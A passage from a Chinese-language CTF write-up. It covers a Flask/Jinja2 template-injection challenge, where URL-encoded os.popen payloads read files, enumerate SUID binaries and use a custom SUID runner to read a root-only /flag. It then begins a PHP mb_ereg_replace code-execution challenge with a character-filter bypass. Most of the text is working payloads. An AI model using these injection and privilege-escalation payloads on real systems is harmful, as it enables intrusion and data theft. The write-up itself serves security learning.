点击发送,在协作器中并没有收到请求
这里重新检查发现语法正确,怀疑容器禁止出网,改用写文件+浏览器访问的方法找flag即就是把flag写进网站自己能访问的目录。
已知Flask的默认静态目录为/app/static,在输入框中输入
1 | {{config.__init__.__globals__['os'].popen('cat /flag > /app/static/f.txt').read()}} |
并用浏览器访问
1 | http://ctf.zypc.xupt.edu.cn:50559/static/f.txt |
发现黑屏
看到黑屏,怀疑/flag是否存在,重发器中把message改为
1 | message=%7B%7Bconfig.__init__.__globals__%5B%27os%27%5D.popen(%27test%20-f%20/flag%20%26%26%20sleep%205%27).read()%7D%7D |
响应时长约为5秒,确认/flag存在。
验证/app/static是否存在,在重发器里把message改为
1 | message=%7B%7Bconfig.__init__.__globals__%5B%27os%27%5D.popen(%27test%20-d%20/app/static%20%26%26%20sleep%205%27).read()%7D%7D |
响应时间约为5秒,确认目录存在。
f.txt是否写成功,在bp重发器中把message改为
1 | message=%7B%7Bconfig.__init__.__globals__%5B%27os%27%5D.popen(%27test%20-f%20/app/static/f.txt%20%26%26%20sleep%205%27).read()%7D%7D |
发送后观察下方响应时间约为5秒,确认f.txt成功。三项都成功但仍是黑屏。
决定先对其进行诊断
| 输入 | 响应时间 | 意义 |
|---|---|---|
| message=%7B%7Bconfig.init.globals%5B%27os%27%5D.popen(%27test%20-s%20/app/static/f.txt%20%26%26%20sleep%205%27).read()%7D%7D | 秒回 | f.txt文件为空 |
| message=%7B%7Bconfig.init.globals%5B%27os%27%5D.popen(%27test%20-r%20/flag%20%26%26%20sleep%205%27).read()%7D%7D | 秒回 | web 用户读不了 /flag |
| message=%7B%7Bconfig.init.globals%5B%27os%27%5D.popen(%27echo%20hello%20%3E%20/app/static/f.txt%27).read()%7D%7D | 秒回 | |
| message=%7B%7Bconfig.init.globals%5B%27os%27%5D.popen(%27test%20-s%20/app/static/f.txt%20%26%26%20sleep%205%27).read()%7D%7D | 约为5秒 | 写入通道正常 |
现在明确了,空文件是因为cat /flag 没权限读导致的,同时读取通道是通的。
现在需要确认读取通道。
访问
1 | http://ctf.zypc.xupt.edu.cn:50559/static/f.txt |
能看到hello说明读取通道打通了,现在输入
1 | message=%7B%7Bconfig.__init__.__globals__%5B%27os%27%5D.popen(%27env%20%3E%20/app/static/f.txt%27).read()%7D%7D |
再访问刚刚的地址,看flag有没有在环境变量env里面
并没有找到flag,接着输入
1 | message=%7B%7Bconfig.__init__.__globals__%5B%27os%27%5D.popen(%27id%20%3E%20/app/static/f.txt%3B%20ls%20-la%20/%20%3E%3E%20/app/static/f.txt%27).read()%7D%7D |
查看可读的flag文件和根目录文件权限(看/flag到底什么权限)再次访问网站
可以发现/flag的权限是-r——–,属主是root,只有root才能读,当前的web用户是tom,所以必须提权至root。
先输入
1 | {{config.__init__.__globals__['os'].popen('sudo -l > /app/static/f.txt 2>&1; ls -la /var/run/docker.sock >> /app/static/f.txt 2>&1; find / -perm -4000 -type f 2>/dev/null >> /app/static/f.txt').read()}} |
查看常用提权面

这里有一个很关键的信息suid 列表里有一个非标准程序:/usr/local/bin/conquering
它不是系统自带的,那么可以断定它就是提权入口。直接运行conquering,即
1 | message=%7B%7Bconfig.__init__.__globals__%5B%27os%27%5D.popen(%27/usr/local/bin/conquering%20%3E%20/app/static/f.txt%202%3E%261%27).read()%7D%7D |

拿到了SUID程序执行器
1 | usage: /usr/local/bin/conquering <program> [argument ...] |
(可以用root权限运行指定的任何程序)
那我们就直接用它以root权限读flag(要结束啦,嘻嘻)
输入
1 | message=%7B%7Bconfig.__init__.__globals__%5B%27os%27%5D.popen(%27/usr/local/bin/conquering%20cat%20/flag%20%3E%20/app/static/f.txt%202%3E%261%27).read()%7D%7D |
然后访问
1 | http://ctf.zypc.xupt.edu.cn:50559/static/f.txt |
成功获得flag
20. 言语的好最上界世
考点:PHP mb_ereg_replace 代码执行
打开网页是一串PHP代码
1 |
|
整体观察发现整体的漏洞出现在最后一句话上
1 | mbereg_replace(".*", '\0', $code, $pattern); |
它的第四个参数为选项字符串(有一点类似“msr”)。它的作用是当选项里带e时会把替换字符串当作PHP代码执行。这里的替换字符串为’/0‘即就是先被替换为整个匹配内容(.*匹配全部,也就是code),在被eval。所以说code参数内的内容会被当作php代码来执行。而4=$pattern只需要包含uky,再把e混进去就可以了(如euky)。
同时它这里有两个过滤器需要绕过,过滤器1(禁system|passthru|exec|shell_exec 后跟括号),所以我们不用这些函数改用 scandir / readfile / chr / implode / print_r,全都不在禁用名单里,不需要命令执行。
过滤器2(禁 * # ~ $ \ % + ? “< > /.` 等字符):禁 $ → 不需要变量,直接函数调用,一个 $ 都不写;禁 . 和 / → 用 chr(46)(.)、chr(47)(/)现造出来;字符串一律用单引号(单引号没被禁)。
F12在网络查看发现php版本为5.6
收集到了这些消息后,我们首先要验证code能被执行,url上填
1 | http://ctf.zypc.xupt.edu.cn:50573/?pattern=euky |
请求方式POST,body填
1 | code=phpinfo(); |
运行后获得大表格,说明漏洞利用成功(code被成功执行了)
